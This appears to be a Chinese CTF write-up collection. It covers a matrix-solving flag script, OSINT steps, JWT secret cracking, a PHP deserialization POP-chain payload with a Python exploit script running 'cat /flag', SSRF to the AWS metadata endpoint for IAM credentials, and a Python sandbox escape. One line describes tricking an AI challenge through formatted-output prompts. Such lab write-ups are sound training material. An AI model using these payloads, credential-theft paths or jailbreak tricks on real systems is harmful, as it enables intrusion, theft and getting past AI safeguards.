    # 如果 M 可逆, 最终 rows 应为某种单位阵排列; 由于我们是全消元, 应该是 I
    # 但若输入不满秩会出问题
    # 这里直接把解读出来: 此时 rows 应接近 I, b 就是 x
    # 更稳妥: 确认每行仅一位为1且位置互异
    used = set()
    x = [0] * n
    for r in range(n):

```

```

rr = rows[r]
if rr == 0:
    if b[r] != 0:
        raise ValueError("无解：出现 0=1 的矛盾行")
    continue
if rr & (rr - 1) != 0:
    raise ValueError("矩阵未被成功消成单位阵（可能输入不是可逆方阵或解析有误）")
bitpos = (rr.bit_length() - 1) # 唯一的1所在 bit
col = n - 1 - bitpos
if col in used:
    raise ValueError("矩阵异常：出现重复主元列")
used.add(col)
x[col] = b[r]
return x

def bits_to_flag(bitstr: str):
    # 只允许 flag 可能出现的字符集合: 0-9 A-Z a-z _ { } 以及前缀 furryCTF
    allowed_chars =
    "0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz_{}"
    bin_map = {ch: bin(ord(ch))[2:] for ch in allowed_chars}

    target_prefix = "furryCTF{"
    target_prefix_bits = "".join(bin_map[ord(c)] for c in target_prefix)

    if not bitstr.startswith(target_prefix_bits):
        raise ValueError("解出的比特串不以 furryCTF{ 的二进制前缀开头（可能矩阵/结果贴错或解析错）")

    # DFS 逐字符匹配（每一步看有哪些字符二进制是当前位置的前缀）
    best = None

    sys.setrecursionlimit(10000)

    def dfs(pos, acc):
        nonlocal best
        # 剪枝：已经有最优且当前更差就停（更“语义正确”：优先更短、更像正常 flag 的）
        if best is not None and len(acc) >= len(best):
            return

        # 结束条件：刚好用完比特串
        if pos == len(bitstr):
            if ALLOWED_RE.match(acc) and acc.endswith("}"):
                best = acc
            return

        # 必须以 furryCTF{ 开头
        if not target_prefix.startswith(acc) and not
acc.startswith(target_prefix):
            # acc 还没走完前缀时必须严格匹配
            if len(acc) <= len(target_prefix):
                if target_prefix[:len(acc)] != acc:
                    return

        # 如果已经闭合 '}'，不应还有剩余 bits
        if acc.endswith("}"):

```

```

        return

    # 试匹配下一个字符
    for ch in allowed_chars:
        bs = bin_map[ch]
        if bitstr.startswith(bs, pos):
            # 语义偏好：在大括号内优先 [0-9A-Za-z_]
            # 但仍允许最终用 '}' 收尾
            if acc.startswith("furryCTF{"):
                if ch in "{}":
                    # '{' 只能紧跟前缀，'}' 只能在末尾
                    if ch == '{':
                        continue
                    # '}' 允许，但最好晚点
                    # 不在这里强行禁止
                else:
                    pass
            dfs(pos + len(bs), acc + ch)

    dfs(0, "")
    if best is None:
        raise ValueError("没能把比特串拆成合法 furryCTF{[0-9A-Za-z_]+} (可能需要检查输出是否完整)")
    return best

def main():
    if len(sys.argv) != 2:
        print(f"Usage: {sys.argv[0]} out.txt")
        sys.exit(1)

    matrix, result = parse_out(sys.argv[1])

    # matrix 是 list[str], result 是 list[int]
    x_bits = gf2_solve_via_gauss_jordan_rows_as_int(matrix, result)
    bitstr = "".join("1" if b else "0" for b in x_bits)

    flag = bits_to_flag(bitstr)
    print(flag)

if __name__ == "__main__":
    main()

```

运行即可获取flag，即furryCTF{X0r_Matr1x_W4wh_On9_Un4yu2oiplut1on}

```

PS C:\Users\t\Desktop> python desktop.py out.txt
furryCTF{X0r_Matr1x_W4wh_On9_Un4yu2oiplut1on}

```

AI

猫猫今天笨笨了喵

格式化输出陷阱：让它按 JSON/表格填字段



Osint


黑灯信使

在html中找到注释 QkVSQ1pZIFBBUksgLyBET0cgRk9VT1RBSU4=


```
9 <h1>Urban Canids: Public Art Micro-Tour</h1>
10 <p>Stop #3 is a crowd favorite: a dog fountain in a small park in the old town core.</p>
11 <p>Bring a camera, but watch for reflection leaks at night.</p>
12 <!-- QkVSQ1pZIFBBUksgLyBET0cgRk9VT1RBSU4= -->
13 <p>Archive generated: 2025-01-13</p>
14 </body>
15 </html>
16
```

解码后发现是 BERCZY PARK / DOG FOUNTAIN ,就是要找 **Berczy Park**

LSB提取1.png 的蓝色通道最低有效位



得到coord_A=43°38'55.O"N 79°22"9.2"W, 这里注意关注原始图片, O->0, I->1



转成10进制就是(43.64861, -79.37200)

音频就是一个摩斯码, 在线网站识别一下就出来了

Home > 解码摩尔斯电码音频 - 解码摩尔斯电码音频在线

摩尔斯电码:

... . - - - . - - . - /

解码文本:

NEONORCHID

最终flag就是：POFP{43.64861_-79.37200_NEONORCHID}

Web

【Web】~admin~

【解题思路】

JWT伪造

【解题步骤】

使用jwtcrack对jwt密钥进行爆破，爆破出来是mwkj，然后照着伪造就行了



【Web】babypop

本题考察了两个核心知识点：

PHP 反序列化漏洞 (POP Chain 构造)：利用 __destruct 等魔术方法触发恶意代码执行。

字符串逃逸 (String Strip)：利用 str_replace 替换后字符串长度变化的特性，修改序列化数据的结构，注入恶意属性。

1.1 漏洞点定位

代码中存在 DataSanitizer::clean 方法：

```
public static function clean($input) {
    return str_replace("hacker", "", $input);
}
```

该函数将字符串 "hacker" (6个字符) 替换为空字符串 "" (0个字符)。当我们将对象序列化后传入该函数，序列化字符串中原本记录的长度 (如 s:6) 不会改变，但实际内容变短了。这导致反序列化器会向后“多读”字符，从而吞掉原本的结构符，使我们构造的后续字符串被解析为对象的属性。

1.2 POP 链 (Gadget Chain) 分析

我们需要构造一条利用链来执行 system("cat /flag")。

入口：UserProfile 对象被反序列化。

跳板：我们需要控制 UserProfile 的 preference 属性。原代码中它被固定为 DateFormatter，我们需要利用“字符逃逸”将其覆盖为我们构造的 LogService 对象。

触发：脚本结束时，对象销毁，触发 LogService::__destruct()。

```

public function __destruct() {
    if ($this->handler && method_exists($this->handler, 'close')) {
        $this->handler->close();
    }
}

```

执行：LogService 调用 FileStream::close()。

```

public function close() {
    if ($this->mode === 'debug' && !empty($this->content)) {
        // ...
        @eval($cmd); // 任意代码执行点
    }
    // ...
}

```

利用链总结： UserProfile -> (preference) -> LogService -> (handler) -> FileStream -> eval()

2.1 构造恶意对象

我们需要构造如下结构的序列化字符串（注意空字节）：

```

0:10:"LogService":1:{  

    s:10:"\0*\0handler";0:10:"Filestream":3:{  

        s:16:"\0Filestream\0path";s:1:"d";  

        s:16:"\0Filestream\0mode";s:5:"debug";  

        s:7:"content";s:20:"system("cat /flag");";  

    }  

}

```

该字符串长度约为 195 字符（取决于具体命令长度）。

2.2 逃逸计算

计算逻辑：

设我们填充 XXXXX (5个字符) 在 bio 头部。

构造后的 bio 长度 YY ≈ 200。

被吃掉的字符串为 ";s:3:"bio";s:200:", 长度为 19 字符。

加上填充的 5 个字符 XXXXX, 总共需要吃掉 $19 + 5 = 24$ 个字符。

每个 "hacker" 替换后减少 6 个字符。

需要的 hacker 数量： $24 / 6 = 4$ 个。

最终 Payload

```

import requests

url = "http://ctf.furryctf.com:37254/"
payload_core = (
    '0:10:"LogService":1:{'
    's:10:"\0*\0handler";0:10:"Filestream":3:{'
    's:16:"\0Filestream\0path";s:1:"d";'

```

```

's:16:"\0Filestream\0mode";s:5:"debug";'
's:7:"content";s:20:"system("cat /flag");";'
'"}}
)

bio_data = 'xxxxx";s:10:"preference";' + payload_core + '}'

data = {
    "user": "hacker" * 4,
    "bio": bio_data
}

print("[*] Sending Payload...")
try:
    response = requests.post(url, data=data)
    print("[*] Response received:")
    print(response.text)
except Exception as e:
    print(f"[!] Error: {e}")

```

```

运行 做题 ×
G | : 
D:\Program Files\PyCharm 2024.3.4\PythonProject\.venv\Scripts\python.exe" "D:\Program Files\PyCharm 2024.3.4\PythonProject\做题.py"
[*] Sending Payload...
[*] Response received:
<code><span style="color: #000000">
<br /></span><span style="color: #0000BB">?&gt;</span>
</span>
</code>POFP{5991382b-bf05-48cd-8a13-163ceb1ad1dc}


进程已结束，退出代码为 0

```

【Web】ezmd5

很常规，强等于用[]绕过就行

恭喜你！这是你的旗子：
POFP{984712bc-0587-43d3-a626-09aace2d9fb0}



【Web】CCPreview

在 AWS 中，169.254.169.254 是一个特殊的本地 IP，用于获取实例的敏感信息（如 IAM 角色凭据、配置等）。

探测元数据服务 (IMDSv1)

首先尝试访问 AWS 的元数据根目录，确认 SSRF 是否存在且能访问元数据：

codeText

```
url=http://169.254.169.254/latest/meta-data/
```

获取 IAM 角色名称

如果成功返回目录列表，导航至 IAM 安全凭据路径，寻找角色名称：

codeText

```
url=http://169.254.169.254/latest/meta-data/iam/security-credentials/
```


返回的角色名为 admin-role。

获取敏感凭据 (AccessKey/SecretKey)

通过角色名获取临时访问密钥，Flag 往往隐藏在这些配置文件中，或者通过这些密钥进一步操作 AWS 资源：

codeText

```
url=http://169.254.169.254/latest/meta-data/iam/security-credentials/admin-role
```



【Web】猫猫最后的复仇（PyEditor是直接读环境变量，懒得写了）

使用 chr() 拼接字符串，在调用 license.**init** 时，显式传入包含根目录 / 的列表作为第四个参数，确保 _Printer 在该目录下查找文件。通过 license() 触发 call，进而读取并打印文件内容。

Payload:

```
f = chr(102)+chr(108)+chr(97)+chr(103)+chr(46)+chr(116)+chr(120)+chr(116)
```

```
d = chr(47)
```

```
license.init("", "", [f], [d])
```

```
license()
```

The screenshot shows a Python 3 online editor interface. On the left, under '代码输入' (Code Input), there is some Python code. On the right, under '输出结果' (Output Result), the terminal output shows the process starting and the string 'furryCTF{You_Win_f9d81d4a0-a42a-4bfe-a0d0-e4423a6972560_qwq}' being printed.

```

代码输入
清空 示例
f =
chr(102)+chr(108)+chr(97)+chr(103)+chr(46)+chr(116)+chr(120)+chr(
116)
d = chr(47)
license._init_("", "", [f], [d])
license()

输出结果
> 进程已启动...
furryCTF{You_Win_f9d81d4a0-a42a-4bfe-a0d0-e4423a6972560_qwq}

```

【Web】命令终端

看这题目提示，加上题目有莫名其妙的过滤，想到可能会有备份文件，www.zip，分析了一下源码，直接取反绕过。

![img]

```
(data:image/png;base64,R0lGODdhPgPyAXcAAC+GINvZnR3YXJlOiBNaWNyb3NvZnQgT2ZmaWNI
ACwAAAAAPgPyAYcAAAhlSEZGRkICAgpKTEhSowQEBAhISkQEBkpKSxMSIKQkoZSow6OjpCQkJaW
loZECfjY1pSSkqEjlxrax2OEhIRrc2t7e3sIABCUjjSlnKUhUoytra21tb0hKSmcnjQhQoQpMTq1tbXFvb0l
OntKUlpaUmO9Wt6UtdYZEAjeGRDv7+ZrlKVaWqW9GUJaGTo6OkIpUhkAAAiMGTrW5t4xSmOE5mN
re4yt3t5aUjHmjy9GXO9jN4xvVoxvRnetZS1jyMWmOMUjole73Fxc7vGebvGa3vWpzbWt4pEBCUY+
aUY7Wt3pwAe++tvdYxhDqM3pyMUhCUhGu9hFoxjBCUhBDvGXPmUloAY+YxjjQ6IM5jvd5j795j5lrvj
N7vhFrhvBlj75wx797vUhkx75wx71ox7xnvtpjvRnFUlrFhBljxZwxxd7FUhkxxZze5pTO5lrO5hnOrRla
hElIGTFjtVrO1s6UhEJSjjwAUt5jY2uM5t6MnL2UIKUIOllhUpw6jO/mvd5jjBBrIMWEtVopGWsxWoxrIO
be5rUxIRAxGe9j7kxGZwxGcWMGRAASq2ltVpaUhDFtVrv5lql5lrv5hml5hnvtRmltRmE5hmEtRlc3tS
KRBja3NaWoQAEAgIOjFSjGMxY6UQSnsxjGvmKUIxWu9jWu+MKeaMKXOMKa1aKeZaKXNaKa29Kea
9Ka29Wq0llebmCEIxWs5jWs6MCOaMCHOMCK1aCOzaCHNaCK29COa9CK29WowpEEI73sInHutG
RAI7zoInDqUWowlxXslc3sIxTolczolAAbaEAjFxeYI5ubevb0lteYI5rUltbUllaoIIxsAABAiMQiUIOacrZQI
5ggxWkolcwgIrgQlIAFoIAM4IGUq1rZyUrbUhCAhrjGsxECljSmMpOkjjWkoIECExQko6MSljSkohKRB7j
GsIGRBaY2sIAAglUoyUhlwQAaghMSkAEBIKWkoxKSI7e2sZGQghCCKQEAAhMSFaSloQowACAAhSp
QhITEI/wABCBylsKDBwgwTKlzsKHDXAjgxgQKJAig8MBNjlsapHjyBDihxJ0sADlhzTqlzjsqXLizBjypxjs
6bNmzhz6tzJs6fPnwQ1piQiQSPJo0iTkjWJEqjTp1CjSp1KtarVq1izav1JcegDpWDDiqV4cqvZs2jTql3Ltz
3bt1g3Di06tq7dj+rKwt3Lt6/fv4ADCx6ssKtFOw/Y3V1slynhx5AjS55MuTJlRoJGmXMOSkEx5ZDix5Nu
rTp0xYNS7QT4Z+C169dK5BNO7bt2bdr496tu3fu2woC6LGDurjx48iTK98q12KHFRoBlpOfTp16dex
X7dePTv36N+1d//fn0Fh+Xo06tfz749QtUR4xmYPz8jBgNJ2OG/n38/fv32/edffwESyB+ABw6l0lD13R
ePexBGKOGEFP6FWYUYZqjhvx2eBB8HoYo4ogkljhZcyamqOKKLLY4FYguxijjjDTWqNCFNua04448
dghjj0AGKeSQpqFI5JFjQkkXz8u6eSTUEbpE45SVmnllVimVIGWXHbpjZdGfinmmGQG2WSZaKapZolU
runmm3BSeGacdNZp52lh3qnnnnxGNmefgAYqKFptDmrooYhK9WeijDbqKEEx5PirppJRCtGilmGYqaa
ENBSdQAK9tGztABigAw5agKjCNQKYGQKqpql7/JtA0sH762qoAjApAqafaqsBArb7aKwABOODqrssUS
eyurswkb66+swnAsr/kw+4+zvulaLLLDPgqsAxD4Kmqz3D6rrbTYKgstrTCok6216Xob7bSmVksxDND
m6oC58JbrK7DocmvvP8bGu2yuAfP6LMDOtQBqvwwq/izC93coarbvqjnuty+oybPC6Cuwsa4RdzxvvA
VznOq5FC988q4Oa2txySu/TPFCGOcqsYfe6yyxbSKrK7MG9+c77Y0p2w0y/FeeelBWwlwzXwDzWfvrl
HTV3XWVJPaNdb2Ts311V9r7fxWXHON9tZhl/3Z1mt7rbbccM9adtdifzLQ216T/5123VLfPXfgYwNuNt
ZxY42r2llbDfg8fCNot0D53N24AW3/TXhQmkuO9eCMTy724nf7ffnlgx/u+NkCQZ664lZbbfrmobOue
Oygw+416YXbrnrnv19ueuuR6/454LV/7XnUUkaq6fPQM/p09NRXTyen1mev/ZvTb/+9904fC/745HfZf
fnop88j9uq37760578v//wjOk///fjXz3z+/PfPlfv+C6AA1RO/ARrwgKGxHwlXyMAE7q+BElygZAAowQp
a8C0FvKAGN0gVBXLwgyDs4ANDSMISPoWCJkyhCmeSwRW68IUN8SAMZ0jDGI6whjjMIUJQqMMezr
CFPgiB/9lKMQimhCIRkwibHmxoCZaEllojGIAiSjFKi4Qiuj5YUK0uEUrejE0TKQQC36QAOeAwA7ISMg
0+kAbgtBhGXdgiDkukK8v2pEtWETPOZYxAk40ZBrfIMIUEkIHHAxyIHgYgQaSsjBu0OCQd4xkWqg4IX
```

Pg4A7/6EAiGGKIFXCCBTmAmiHswAk6UCAefiBIDawBjoKYyXOhBMAbY0mOD6BDkriMCxcxNA0U/O
BBnhBBLBHxjiSo48FEYAevvEDCeJBHgT4hhAEcgNvbHlgIjxklacJAD/Qglu5DKdUwugec3zjAw8SCAuII
IUGpJMgvWyGHwHAghEwkiDmQMEdVrX/Rils5BwZ4AAR4HFLAOQzCAjxZBQEg4aFFScEHVKHo8D
g29ogAISkMAD2qGBC/TBDI04wDWlxojmq|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
kFXABF8ABAЕjEkABN9BZBQFLAcYEfiUAH0FhVhkP7zUH2lhmi1gB9pABkIkDUnABmwChlNeh1JQla
yk1C/AAIkCgEvAg01ACF2ACRZh07VAB63ADpQgS8cCUO8mLLhhKhHaSD5ABH6ABbHcDFdAJE6BV0
wASADAikpCCnViQxiINoygQZjZOdOAEC9Vh0Bd1Adv8ZAFWchQExABjjABSdZuptmjP8pqDXqlrQS
MTrZo03ADDnql9+WmS2dzyTENfP8wAQ+wCRNwSyc4UvlVjhQQAQ46WYMwBSWAfnqYgnjmRn0g
AiuiuizKdkz5KxGoTmvIAldpChfwIKEICJL1IBxqRrrnpRsI5KyWgB3oQAb6qByUYkH70WYImCCpJtZ/1o
S4IBQ/CZ57mq8Dqq350jiConiEZzeJgm+6IY3hgbY6IkgL6q9LqVlzmR5YGjhAoigwT3yARuo0BavijE7
mVeUKrBGQD5uagr1DsDmkPi0qwLRAldpUBNJTKQ1akZmRzegnDloCNAJSu1pB/fUjrm4kSIADkNW
nCrVB59KrwNRAhNWfeXJHtLEPKOACCN1gqWknvvTjhxEODoptawSz/KFgZeHsBQGwwwAF6G17XR
DAH8Q1xNKOyNlaFBp2kJku1Aex9FlfVmYCdk92eW9IKmKb0EpnWY4DYQ3UqQCf4Bou2mkokGix
I1sOymJ+VJB4yE2uaqa+CbCyVJMGgVipaGUIWkafNzzWjRBZojoYtGqLOVXMIIloAlouzog+fIAAKcAPW
4EbwuTeJEA+u8Q3jN6ZT+Yvwhw06FmBEwFMTej5EF5bGMZYBhpbd1F4BGWqDIAR6Mw0yaA7rMFI
leVnjqk76yGBz6gBMWAhMEIQmOUg0aWbdgK0CYYxC2JYNgVwfKjWACgAVeYjpdA7WcG+3ihBB+hr
BIAMFBUjNO5RW/+gALgIP44sQmBmu+XCKr3EOThAEv7KvSiacfGCTAkGTxIIivFm/RKAMKqqEJTAC5Z
AvYQoAs2lmhVRKHDBZnxVkfSABr8ECQAB7dJABFyABDUUsQzLqTbCS+01S814SdZUS02/ltcuvvTKeOj
8EHggWLw1QDv9QNIFkQSYkQ5IB33YpNxvtZghWZ9uKx3Usi8HS19GSEaqCQRqvDycu0s4KfqcZIIau
Zwgu4VUtPkHSShBQy5/C/QpAvlhmo13SG5jC2gLTCWHFNsV3S2gP6PAjqbpcEViPBky3BxFMZpaq5

gADelwNMpUvZ+pXk8pQKjkKBQvFABACfAcDY2R54f8YSzn7V5uWiPYImWlktJkbmRYpvKVlyeM5dlq
KHNMgsQXXnAOhwrlUyQTRjpFXiNTUhjCMiRE5K07Qvj8IOQILAAuQCBsLi35UvIY4mPVLbcnLjdTUw
qHUYXq7q0ArEO2AiO/lfbafLENjjtccBZxwAf4D4Cd2AA46gN+EozQZrw8V6sAXxiQ9Cq3UpjGEqvQnx
WR+buz0VYpgXi2NMpoMECvP5V6soygDQxi41BQagoygQp6v5V0lwD/OQh/WbsVOFAQyBxG2Ab4
MAL92wiWrHkWGUJ02pwJAf5/ge1ZWEBCAAo8cef5oUBwoAALgtANxVvolwerwD9VID6F0iBL/EAAIC
rNqgACcAPOCgCgAMAv/QHD5E0rPA+xdgdchGX2sAkXUGXzdJIBwNMD0QkfYCqI9QISnVcQwNOQG
BTsIQPVMg8CQIfs0I3e8GrsKwUSwGAUoA4BwAKbHLBSsNMYXTWOdAfVUpXeoNMZwMjW4DAI5X9
